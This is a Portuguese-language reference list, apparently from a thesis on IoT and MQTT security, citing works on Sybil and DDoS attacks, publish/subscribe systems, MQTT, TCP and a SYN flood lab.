DOUCEUR, J. R. The sybil attack. In: DRUSCHEL, P.; KAASHOEK, F.; ROWSTRON, A. (Ed.). **Peer-to-Peer Systems**. Berlin, Heidelberg: Springer Berlin Heidelberg, 2002. p. 251–260. ISBN 978-3-540-45748-0. Citado na página 30.

DOULIGERIS, C.; MITROKOTSA, A. Ddos attacks and defense mechanisms: a classification. In: **Proceedings of the 3rd IEEE International Symposium on Signal Processing and Information Technology (IEEE Cat. No.03EX795)**. [S.l.: s.n.], 2003. p. 190–193. Citado na página 24.

EUGSTER, P. T.; FELBER, P. A.; GUERRAOUI, R.; KERMARREC, A.-M. The many faces of publish/subscribe. **ACM Comput. Surv.**, ACM, New York, NY, USA, v. 35, n. 2, p. 114–131, jun. 2003. ISSN 0360-0300. Disponível em: <http://doi.acm.org/10.1145/857076.857078>. Citado na página 23.

Hunkeler, U.; Truong, H. L.; Stanford-Clark, A. Mqtt-s — a publish/subscribe protocol for wireless sensor networks. In: **2008 3rd International Conference on Communication Systems Software and Middleware and Workshops (COMSWARE '08)**. [S.l.: s.n.], 2008. p. 791–798. Citado na página 24.

INTERNET ENGINEERING TASK FORCE (IETF). **Transmission Control Protocol**. [S.l.], 1981. Disponível em: <https://tools.ietf.org/html/rfc793>. Citado 2 vezes nas páginas 27 e 28.

Liang, L.; Zheng, K.; Sheng, Q.; Huang, X. A denial of service attack method for an iot system. In: **2016 8th International Conference on Information Technology in Medicine and Education (ITME)**. [S.l.: s.n.], 2016. p. 360–364. ISSN 2474-3828. Citado na página 28.

MIORANDI, D.; SICARI, S.; De Pellegrini, F.; CHLAMTAC, I. Internet of things: Vision, applications and research challenges. **Ad Hoc Networks**, Elsevier, v. 10, n. 7, p. 1497–1516, 2012. ISSN 1570-8705. Disponível em: <http://dx.doi.org/10.1016/j.adhoc.2012.02.016>. Citado na página 21.

ORGANIZATION FOR THE ADVANCEMENT OF STRUCTURED INFORMATION STANDARDS. **MQTT Version 3.1.1**. Boston, 2014. 81 p. Disponível em: <http://docs.oasis-open.org/mqtt/mqtt/v3.1.1/os/mqtt-v3.1.1-os.html>. Citado na página 24.

PUBLISHER-SUBSCRIBER pattern. 2018. Disponível em: <https://docs.microsoft.com/en-us/azure/architecture/patterns/publisher-subscriber>. Citado na página 23.

SONAR, K.; UPADHYAY, H. A survey: Ddos attack on internet of things. **International Journal of Engineering Research and Development**, v. 10, n. 11, p. 58–63, 2014. Citado na página 24.

YUAN, D.; ZHONG, J. A lab implementation of syn flood attack and defense. In: **Proceedings of the 9th ACM SIGITE Conference on Information Technology Education**. New York, NY, USA: ACM, 2008. (SIGITE '08), p. 57–58. ISBN 978-1-60558-329-7. Disponível em: <http://doi.acm.org/10.1145/1414558.1414575>. Citado na página 27.